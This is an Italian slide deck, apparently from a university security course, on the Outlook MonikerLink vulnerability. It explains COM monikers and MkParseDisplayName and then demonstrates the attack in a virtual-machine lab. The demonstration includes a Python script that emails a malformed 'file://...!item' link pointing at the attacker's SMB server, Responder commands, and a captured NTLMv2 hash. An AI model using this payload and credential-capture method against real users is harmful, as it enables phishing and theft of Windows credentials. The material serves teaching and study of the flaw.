Fonte: <https://learn.microsoft.com/en-us/windows/win32/com/monikers>

Tipologie di Monikers in COM

- **File Moniker:**
 - Identificano oggetti memorizzati in file separati, rappresentando il percorso del file.
 - Ad esempio, «C:\work\report.docx» rappresenta il percorso completo di un file di documento denominato «report.docx» nella cartella «work» del disco rigido C.
- **Item Moniker:**
 - Identificano oggetti contenuti all'interno di altri oggetti.
 - Ad esempio, «\sicura2024» potrebbe rappresentare un oggetto specifico all'interno di un documento o di un contenitore.

Fonte: <https://learn.microsoft.com/en-us/windows/win32/com/monikers>

Tipologie di Monikers in COM

- **File Moniker:**
 - Identificano oggetti memorizzati in file separati, rappresentando il percorso del file.
 - Ad esempio, «C:\work\report.docx» rappresenta il percorso completo di un file di documento denominato «report.docx» nella cartella «work» del disco rigido C.
- **Item Moniker:**
 - Identificano oggetti contenuti all'interno di altri oggetti.
 - Ad esempio, «\sicura2024» potrebbe rappresentare un oggetto specifico all'interno di un documento o di un contenitore.
- **Composite Monikers:**
 - Combinano altri moniker per costruire percorsi completi per gli oggetti, consentendo di identificare specifici oggetti all'interno di file o contenitori.
 - «C:\work\report.docx\sicura2024» è un moniker composito che rappresenta un oggetto specifico chiamato «sicura2024» all'interno del documento «report.docx» nella cartella «work».

Fonte: <https://learn.microsoft.com/en-us/windows/win32/com/monikers>

Da non confondere con i normali link



- **Un link** è un riferimento testuale che consente agli utenti di navigare da una risorsa a un'altra, come una pagina web o un documento, tramite un clic.
- **Un moniker** è una stringa di testo o un'astrazione di programmazione utilizzata principalmente nella **programmazione COM** per identificare e accedere direttamente agli oggetti COM nel codice.

Fonte: <https://learn.microsoft.com/en-us/windows/win32/com/url-monikers>



MkParseDisplayName


L'API MkParseDisplayName di Windows permette alle app di interpretare e tradurre stringhe in un formato comprensibile dal sistema operativo, permettendo loro di identificare e accedere a oggetti come file, risorse di rete o oggetti COM.

- **szUserName:** È un puntatore a una stringa di caratteri che rappresenta la stringa di visualizzazione utilizzata per creare il moniker.
- **ppmk:** È un puntatore a un'interfaccia IMoniker, che rappresenta il moniker creato dalla funzione.


```
HRESULT MkParseDisplayName(  
    [in] LPBC      pbc,  
    [in] LPCOLESTR szUserName,  
    [out] ULONG     *pchEaten,  
    [out] LPMONIKER *ppmk  
);
```

...non un semplice Moniker

Inoltre, come spiegato nella documentazione ufficiale, quando in un link è presente il simbolo "!", il sistema operativo può interpretarlo come un **Moniker Composito**, ovvero un moniker speciale formato da un FileMoniker + ItemMoniker.



Nel nostro caso il FileMoniker è "\10.10.111.111\test.rtf" e l'ItemMoniker è "sicura2024".



La funzione analizza la stringa Moniker Link, rimuove il prefisso "file://" e restituisce il resto della stringa, che contiene il percorso del file

Moniker Link e RCE

MkParseDisplayName restituisce un puntatore a un'interfaccia COM, che rappresenta il moniker composito.

Questo puntatore viene utilizzato da Outlook per **avviare il processo di apertura in locale** del file all'interno di esso e effettuare l'accesso all'oggetto desiderato, stabilendo una comunicazione con il server COM (Word).

```
...
15 ...
16 008bea00 6a9a6910 wplib!HrOpenFileServerObj+0x217
17 008bec58 6a9a7a47 wplib! IPFILE_LoadCore+0x13a
18 008beebe 75cfb18b wplib! VWSERVEROBJ::Load+0xcd
19 008beeee 75cfc50d combase! GetObjectHelper Multi+0x10d [oncore\com\coabase\object\object.cxx @ 2598]
1a 008befac 75c9586a combase! CObjServer::GetPersistent Instance+0x29d[base\objact\defcxact.cxx @ 1017]
1b 008bf120 77640e08 combase! CObjServer::CreateInstance+0xd351a [oncombase\objact\defcxact.cxx 581]
1c 008bf144 77604c68 RPCRT4 | Invoke+0x34
1d 008bf2b0 77605ea2 RPCRT4! NdrStubCall2Heap+0x28c
1e 008bf2c4 75b912b2 RPCRT4 | NdrStubCall2+0x22
```

Il principale effetto della vulnerabilità: **RCE (Remote Code Execution)**

Fonte info&immagine: <https://research.checkpoint.com/2024/the-risks-of-the-monikerlink-bug-in-microsoft-outlook-and-the-big-picture/>

...un problema già noto?

È interessante notare la documentazione di Microsoft al suo interno vi è una sezione in cui si afferma che l'uso di **MkParseDisplayName()** o **MkParseDisplayNameEx()** per analizzare input da un fonte dichiarata non-trusted potrebbe causare comportamenti non gestiti.



Security Warning: Calling [MkParseDisplayName](#) or [MkParseDisplayNameEx](#) with a szDisplayName parameter from a non-trusted source is unsafe. Not only can an arbitrary class be instantiated but some moniker implementations might act on the string during parsing instead of deferring this to binding.

Fonte: [https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775113\(v=vs.85\)](https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775113(v=vs.85))

04

EXPLOIT DELLA VULNERABILITÀ





Configurazione esperimento

Installazione Windows 10 su macchina virtuale

User: vboxuser

Password: filo

Installazione pacchetto Office 2016, in particolare forzando la versione vulnerabile **16.0.4266.1001** di Outlook

Creazione account posta elettronica
progsicura24@outlook.it

NON RISPONDIAMO ALLE EMAIL

The screenshot shows the Oracle VM VirtualBox Manager interface. At the top, there are five icons: Nuova (New), Aggiungi (Add), Impostazioni (Settings), Scarta (Delete), and Mostra (Show). Below these, the 'Generale' tab is selected, displaying the following information:

Nome:	Windows 10
Sistema operativo:	Windows 10 (64-bit)


The 'Sistema' tab is also visible, showing:

Memoria di base:	5030 MB
Processori:	2
Ordine di avvio:	Disco fisso, Ottico, Floppy
Accelerazione:	Paginazione nidificata, Paravirtualizzazione Hyper-V

The 'Schermo' tab shows:

Memoria video:	128 MB
Scheda grafica:	VBoxSVGA
Server di desktop remoto:	Disabilitato
Registrazione:	Disabilitata

The 'Archiviazione' tab is partially visible at the bottom.



Preparazione all'attacco

- Non esiste un exploit particolare per questa vulnerabilità

Quello che ci serve è l'invio di un'email con un collegamento malformato

- Configuriamo **Postfix**, un Mail Transfer Agent open source, su Kali e lo utilizziamo per l'invio e la ricezione di email su sistemi Unix-like. In particolare il processo una volta avviato è in ascolto sulla porta 587

```
L$ service postfix status
● postfix.service - Postfix Mail Transport Agent
  Loaded: loaded (/lib/systemd/system/postfix.service; disabled; preset: disabled)
  Active: active (exited) since Thu 2024-05-09 09:11:08 UTC; 1s ago
    Docs: man:postfix(1)
   Process: 19845 ExecStart=/bin>true (code=exited, status=0/SUCCESS)
 Main PID: 19845 (code=exited, status=0/SUCCESS)
    CPU: 5ms

May 09 09:11:08 kali systemd[1]: Starting postfix.service - Postfix Mail Transport Agent ...
May 09 09:11:08 kali systemd[1]: Finished postfix.service - Postfix Mail Transport Agent.
```

Script per l'invio delle mail

```
payload = '<p><a href="file:///10.0.2.4/sicura.rtf">file:///10.0.2.4/sicura.rtf</a></p>'  
  
# Configurazione dei parametri per la connessione al server SMTP  
smtp_port = 587  
# altri parametri segreti  
  
# Destinatario dell'email  
receiver_email = 'progsicura24@outlook.it'  
  
# Creazione dell'oggetto del messaggio  
message = MIMEText(payload, 'html')  
message['Subject'] = 'Test senza Moniker'  
message['From'] = sender_email  
message['To'] = receiver_email  
  
# Aggiunta del contenuto HTML al messaggio  
html_part = MIMEText(payload, 'html')  
message.attach(html_part)  
  
# Connessione al server SMTP e invio dell'email  
try:  
    with smtplib.SMTP(smtp_server, smtp_port) as server:  
        server.starttls()  
        server.login(smtp_username, smtp_password)  
        server.sendmail(sender_email, receiver_email, message.as_string())  
        print("Email inviata con successo!")  
except Exception as e:  
    print(f"Si è verificato un errore durante l'invio dell'email: {e}")
```

Lo script Python apre una connessione sulla porta 587 e tramite questa porta invia l'email alla vittima con il payload scelto utilizzando un'email formato HTML.

FACILE NO?



Attacco senza Moniker Item



Recupero delle info sull'IP della macchina attaccante

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
```



Come payload dell'email utiliziamo inizialmente:

```
<a href="file:///10.0.2.4/sicura.rtf">file:///10.0.2.4/sicura.rtf</a>
```

Ci aspettiamo che in questo caso la modalità Protetta di Outlook blocchi l'inoltro della richiesta SMB



Apertura Server SMB



`file:///10.0.2.4/sicura.rtf`



Per poter condividere risorse remote dobbiamo aprire un server SMB sulla macchina attaccante in modo tale da accettare richieste

Responder.py è uno strumento scritto in Python che mira ad attaccare quasi tutte le vulnerabilità legate a diversi protocolli come SMB, NTLM, ecc

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:
Github → <https://github.com/sponsors/lgandx>
Paypal → <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C



Fonte: <https://github.com/SpiderLabs/Responder>





Apertura Server SMB

In particolare il comando attiva un server SMB sull'interfaccia eth0 in modalità verbose.

Tutte le richieste SMB sono raccolte dallo strumento; in particolare se l'attacco riesce le credenziali NTLM saranno esposte

```
Richiede i privilegi di root
(root㉿kali)-[~/home/kali]
# responder -I eth0 -v

[REDACTED].-[REDACTED].-[REDACTED].-[REDACTED].-[REDACTED].-[REDACTED].[REDACTED].[REDACTED]
directory-list-2.1.txt

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder


Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```



Per una maggiore sicurezza....




Per verificare la corretta cattura del traffico SMB durante l'utilizzo di Responder, attiviamo **Wireshark** e lo configuriamo in modo tale che filtri solo il traffico SMB2 in arrivo sull'interfaccia di rete eth0.



Cosa accade sulla macchina vittima?



Avviamo Outlook sulla macchina vittima



In più avviamo, sulla macchina vittima, **WinDbg**, un debugger avanzato per il sistema operativo Windows appartenente alla suite Sysinternals

Utilizziamo la funzione «**Attach to process**» per collegare il debugger a un processo in esecuzione sul sistema.



Cosa accade sulla macchina vittima?

A screenshot of a debugger's process list window. On the left, a sidebar lists various actions: Recent, Launch executable, Launch executable (advanced) (Supports Time Travel Debugging), Attach to process (Supports Time Travel Debugging), Open dump file, Open trace file, and Connect to remote debugger. The 'Attach to process' option is currently selected. The main window displays a table of processes with columns: Process, PID, Platform, and CPU. The 'OUTLOOK.EXE' process is highlighted with a blue selection bar. The table contains the following data:

Process	PID	Platform	CPU
msedge.exe	5088	X64	WIND
FileCoAuth.exe	6940	X64	WIND
svchost.exe	120	X64	WIND
OUTLOOK.EXE	1620	X64	WIND
msedge.exe	2436	X64	WIND
msedge.exe	3420	X64	WIND
msedge.exe	6564	X64	WIND
msedge.exe	396	X64	WIND
msedge.exe	4496	X64	WIND
msedge.exe	5640	X64	WIND
msedge.exe	1672	X64	WIND
RuntimeBroker.exe	6668	X64	WIND


Il processo da analizzare è
OUTLOOK.EXE

COSA DOBBIAMO CAPIRE?

Essenzialmente se l'azione singolo click sul link chiama per davvero la funzione **MkParseDisplayName()** per il parse del link



Cosa accade sulla macchina vittima?



The screenshot shows the WinDbg debugger interface with the following details:

File | **Home** | **View** | **Breakpoi...** | **Time Travel** | **Model** | **Scripting** | **Source** | **Memory** | **Command**

Break | **Go** | **Step Out** | **Step Out Back** | **Step Into** | **Step Into Back** | **Step Over** | **Step Over Back** | **Go Back** | **Detach** | **End**

Settings | **Source** | **Assembly** | **Local** | **Feedback** | **Help**

Command

Disassembly | **Registers** | **Memory** | **0:035>**

ModLoad: 00007fff`27630000 00007ffff`27681000 C:\Windows\System32\vaultcli.dll
ModLoad: 00007fff`1fe80000 00007ffff`1fea0000 C:\PROGRA~1\MICROS~1\Office16\OUTLCTL.DLL
ModLoad: 00007ffe`e3000000 00007fffe`e34b2000 C:\Windows\System32\jscript9.dll
ModLoad: 00007fff`1fe40000 00007ffff`1fe79000 C:\Windows\System32\msls31.dll
ModLoad: 00007fff`1fd40000 00007ffff`1fe3a000 C:\Program Files\Common Files\System\Ole DB\oledb32.dll
ModLoad: 00007fff`1fd10000 00007ffff`1fd37000 C:\Windows\SYSTEM32\MSDART.DLL
ModLoad: 00007fff`30200000 00007ffff`3020a000 C:\Windows\SYSTEM32\msiltcfg.dll
(654.e28): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007fff`3fe80b10 cc int 3

Locals

Name	Value

Threads

TID	Index	Thread
0x10ec	0x0	OUTLOOK+0x1c1b0 (00007ff6`48c8c1b0)
0x122c	0x1	mso20win32client!Ordinal720+0x2d8c (00007ffe`e5c...
0xb98	0x2	mso20win32client!Ordinal99+0x28fc (00007ffe`e5c...
0x1534	0x3	mso40uiwin32client!Ordinal2970+0xa850 (00007ffe`...
0x1e64	0x4	ntdll!TppWorkerThread (00007ff3fe62b30)
0x10f0	0x5	ntdll!TppWorkerThread (00007ff3fe62b30)
0x1390	0x6	mso40uiwin32client!Ordinal452+0x4384 (00007ffe`e5c...
0x9c0	0x7	mso20win32client!Ordinal720+0x2d8c (00007ffe`e5c...

Schermata di WinDbg dopo aver «attaccato» al processo OUTLOOK.EXE il debugger

WinDbg ci fornirà informazioni dettagliate sullo stato del processo OUTLOOK.EXE, compresi registri, stack di chiamate, variabili e altro ancora.



Cosa accade sulla macchina vittima?



A screenshot of a debugger interface. The assembly pane shows several ModLoad entries for various Windows DLLs. A specific entry for ole32.dll is highlighted with a red rectangle, showing the instruction address 00007fff`3fcbb010 cc int 3. Below the assembly pane, the Registers and Stack panes are visible. The Registers pane shows CPU registers like EIP, ECX, and ESP. The Stack pane shows memory dump data. At the bottom, the Locals and Threads panes are shown. The Locals pane is currently empty, while the Threads pane lists one thread named 'main'.

Come in ogni debugger è possibile settare un break point!

Settiamo un break point sulla funzione che causa il problema

Perché proprio **ole32!MkParseDisplayName**?

La vulnerabilità causa proprio l'utilizzo di questa funzione sulla macchina vittima impropriamente!!

Fonte: <https://learn.microsoft.com/en-us/windows/win32/api/objbase/nf-objbase-mkparsedisplayname>



Cosa accade sulla macchina vittima?



```
(kali㉿kali)-[~/Desktop] 25.54
└─$ python exploit.py
Email inviata con successo! 28.85
```

Dalla macchina attaccante
inviamo l'email alla vittima!

La vittima riceve l'email

The screenshot shows an email inbox interface. At the top, there's a search bar labeled "Cerca in Cassetta postale corrente (CTRL+E)" and some filters: "Tutto" and "Non letti". Below that, a list of emails is shown under the heading "Oggi". The first email is from "filomenfilo04@gmail.com" with the subject "Test senza Moniker" and a timestamp of "3:33 PM". The message body contains a link: "file:///10.0.2.4/sicura.rtf". To the right of the inbox, there's a preview pane showing the recipient "filomenfilo04@gmail.com" and the subject "Test senza Moniker". Below the preview, there's a link: "file://10.0.2.4/sicura.rtf".



Cosa accade sulla macchina vittima?




A screenshot of a Windows desktop environment. At the top, there's a taskbar with icons for File Explorer, Microsoft Edge, and Task View. Below the taskbar, two email accounts are listed: 'filomenfilo04@gmail.com' and 'progsicura24@outlook.it'. A message titled 'Test senza Moniker' is open. Inside the message body, a link 'file:///10.0.2.4/sicura.rtf' is underlined. Below the message, a 'Microsoft Outlook' error dialog box is displayed, showing a yellow warning icon and the text 'Non è possibile trovare '\\10.0.2.4\sicura.rtf'. Verificare che il percorso o l'indirizzo Web sia corretto.' (It is not possible to find '\\10.0.2.4\sicura.rtf'. Verify that the path or web address is correct.) An 'OK' button is at the bottom of the dialog. In the foreground, a debugger window titled '*BUSY* Debuggee is running...' is visible. It has tabs for 'Locals' and 'Registers', and a table with columns 'Name' and 'Value'. The 'Locals' tab shows a single entry: 'Name' is empty and 'Value' is also empty. The 'Registers' tab is partially visible below it.

La vittima fa un singolo click sul link.

Il debugger non cattura nessuna chiamata della funzione **MkParseDisplayName**.

Nessuna esecuzione di codice!

Cosa accade sulla macchina vittima?



Wireshark non riceve **nessun tipo di traffico SMB**

```
Serving HTML [OFF]
Upstream Proxy [OFF]
command 'ls' not found, did you mean:
[+] Poisoning Options: ... from deb wireshark
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade:18:17.9 [OFF] [Capture MESSAGE] -- Capture Start ...
(wiresniff) 08:18:18.197260 [Capture MESSAGE] -- Capture started
[+] Generic Options: 08:18:18.198681 [Capture MESSAGE] -- File: "/tmp/wires
Responder NIC [eth0]
Responder IP [10.0.2.4]
Responder IPv6 [fe80::470:ef5f:b553:d831]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
Responder Machine Name [WIN-62IE0190R2B]
Responder Domain Name [SJ21.LOCAL]
Responder DCE-RPC Port [45127]

[+] Listening for events ...
|
```

Responder non cattura **nessuna informazione**



L'attacco senza Moniker non riesce



Essenzialmente quello che succede è che Outlook blocca l'esecuzione della richiesta SMB tramite click sul link

COME CI ASPETTAVAMO!





Attacco con Moniker Item



Come payload dell'email, aggiungiamo alla fine il moniker item !sicura:

```
<a href="file:///10.0.2.4/sicura.rtf">file:///10.0.2.4/sicura.rtf!sicura</a>
```

**Ci aspettiamo che in questo caso la modalità Protetta
di Outlook non blocchi l'inoltro della richiesta SMB
con annesso LEAK delle credenziali**



Apertura Server SMB



<file:///10.0.2.4/sicura.rtf!sicura>

Attiviamo Responder!

```
(root㉿kali)-[~/home/kali]
# responder -I eth0 -v
[...]
directory[...]
NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```


Fonte: <https://github.com/SpiderLabs/Responder>



Per una maggiore sicurezza....



Attiviamo **Wireshark** sempre impostando il filtro solo per il traffico SMB2



Cosa accade sulla macchina vittima?



The screenshot shows a debugger interface with the following details:

- Command pane:** Shows assembly instructions and their corresponding memory addresses and file paths. One instruction is highlighted with a red box: `0:035> bp ole32!MkParseDisplayName`.
- Registers pane:** Shows the CPU registers. The `cc` register is highlighted with a red box and has the value `3`.
- Stack pane:** Shows the current stack state with the message `*BUSY*`.
- Locals pane:** Shows local variables with columns for `Name` and `Value`.
- Threads pane:** Shows the current threads with columns for `TID`, `Index`, and `Thread`.

Settiamo un breakpoint sulla funzione



Cosa accade sulla macchina vittima?



```
(kali㉿kali)-[~/Desktop] 25.54
└─$ python exploit.py
Email inviata con successo! 28.85
```

Dalla macchina attaccante
inviamo l'email alla vittima!

Rispondi Rispondi a tutti Inoltra

 filomenfilo04@gmail.com | progsicura24@outlook.it

Test con Moniker

<file:///10.0.2.4/sicura.rtf!sicura>

La vittima riceve l'email





Attacco con Moniker Item

La vittima clicca sul link

The screenshot shows an Outlook inbox with two messages. The first message is from 'filomenfilo04@gmail.com' with the subject 'Test con Moniker'. It contains a single link: <file:///10.0.2.4/sicura.rtf!sicura>. The second message is from 'progsicura24@outlook.it' with the subject 'Re: Test con Moniker'. Below the messages is a Microsoft Outlook error dialog box titled 'Microsoft Outlook' with the message: 'Non è possibile trovare \'\\10.0.2.4\\sicura.rtf!sicura'. Verificare che il percorso o l'indirizzo Web sia corretto.' (It is not possible to find '\\10.0.2.4\\sicura.rtf!sicura'. Verify that the path or web address is correct.) An 'OK' button is visible at the bottom of the dialog.



Attacco con Moniker Item

```
ole32!MkParseDisplayName:  
00007fff`bc1feec0 48895c2408      mov     qword ptr [rsp+8],rbx ss:00000051`e1ffd140=00007fff92ae  
0:000> g  
ModLoad: 00007fff`b3a30000 00007fff`b3a87000  C:\Windows\system32\VBoxMRXNP.dll  
ModLoad: 00007fff`b3a20000 00007fff`b3a2b000  C:\Windows\System32\drprov.dll  
*BUSY* Debuggee is running...  
Locals  
cbUneaten          Value unavailable error for cbUneaten  
ccxEaten           Value unavailable error for cxEaten  
hr                Value unavailable error for hr  
pmk               0x10000001  
pmkNext            0x5c0030002e0036  
pmkTemp            0x2287378a0a0  
pszRemainder       Value unavailable error for pszRemainder  
pbc               0x2287378a0a0  
pchEaten           0x51e1ffd260 : 0x0  
ppmk              0x51e1ffd270  
pwszDisplayName   0x228735fe140 : "\\10.0.2.4\sicura.rtf!sicura"  
Breakpoints  
Condition
```

Il debugger effettivamente stavolta si attiva e si ferma al breakpoint scelto!

Sostanzialmente la funzione **MKPARSEDISPLAYNAME** viene eseguita!!!

Viene addirittura effettuato il parsing della stringa. La funzione elimina la parte relativa al protocollo file://





Attacco con Moniker Item



The screenshot shows a Wireshark capture of network traffic on interface 'eth0'. The traffic is filtered for SMB2 protocol. A list of captured frames is shown, with frame 154 highlighted in blue. The details pane shows the structure of the SMB2 Session Setup Request message, including fields like 'Protocol', 'Length', and 'Info'. The bytes pane shows the raw hex and ASCII data of the message. The bottom section of the window displays the protocol tree for the selected frame, specifically the 'GSS-API Generic Security Service Application Program Interface' and its sub-branches.

Sulla macchina attaccante in Wireshark a livello di rete, è possibile osservare che tutte le fasi del protocollo NTLM sono in atto

In particolare nella fase di **Session Setup Request** è già possibile notare il leak delle credenziali dell'utente!



Attacco con Moniker Item



A livello di rete qualcosa succede....

Su Responder è possibile proprio visualizzare il leak delle credenziali, in particolare Username: vboxuser e l'hash NTLMv2 della password

```
4:21.576710 [Capture MESSAGE] -- Capture started
[+] Listening for events ...
4:21.577309 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0EZ66M2.pcapng"

[SMB] NTLMv2-SSP Client   : 10.0.2.15
[SMB] NTLMv2-SSP Username : WINDOWS10\vbouser
[SMB] NTLMv2-SSP Hash     : vbouser :: WINDOWS10:df0d58a3073e6adc:6C424B63A7DC04AA2EAE7D0294CB2BA2:01010
000000000000A1D58E1CA2DA0194B9D1DE693B72670000000002000800490051004600540001001E00570049004E002D005400
4C0051004700440059004900340053005600320004003400570049004E002D0054004C005100470044005900490034005300560
032002E0049005100460054002E004C004F00430041004C000300140049005100460054002E004C004F00430041004C00050014
0049005100460054002E004C004F00430041004C000700080000A1D58E1CA2DA01060004000200000080030003000000000000
000010000000020000059F4909F11D84D4E20A643D99644CA79E33F4E4C2D17F4DFF6B81C0D07C5E9140A0010000000000000000
0000000000000000000000009001A0063006900660073002F00310030002E0030002E0032002E0034000000000000000000000
```





Post-Exploitation

Salviamo le credenziali ottenute con Responder in un file «hash.txt»

```
└$ cat hash.txt  
vboxuser :: WINDOWS10:3a5f8e9038fd569d:C4730306014D7AFE1A8BF89377AE24D9:01010000000000000A1D58E1CA2DA01A  
4816AD6810860B90000000002000800490051004600540001001E00570049004E002D0054004C00510047004400590049003400  
53005600320004003400570049004E002D0054004C005100470044005900490034005300560032002E0049005100460054002E0  
04C004F00430041004C000300140049005100460054002E004C004F00430041004C000500140049005100460054002E004C004F  
